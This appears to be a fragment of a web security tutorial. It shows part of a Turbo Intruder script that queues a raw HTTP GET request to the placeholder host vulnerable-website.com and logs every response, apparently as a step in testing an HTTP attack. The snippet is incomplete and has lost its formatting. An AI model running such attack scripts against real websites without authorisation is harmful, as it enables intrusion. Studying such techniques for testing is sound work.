followUp = 'GET / HTTP/1.1\r\nHost: vulnerable-website.com\r\n\r\n'

engine.queue(followUp)

1. Ensure that you're logging all responses to the results table:

def handleResponse(req, interesting):

table.add(req)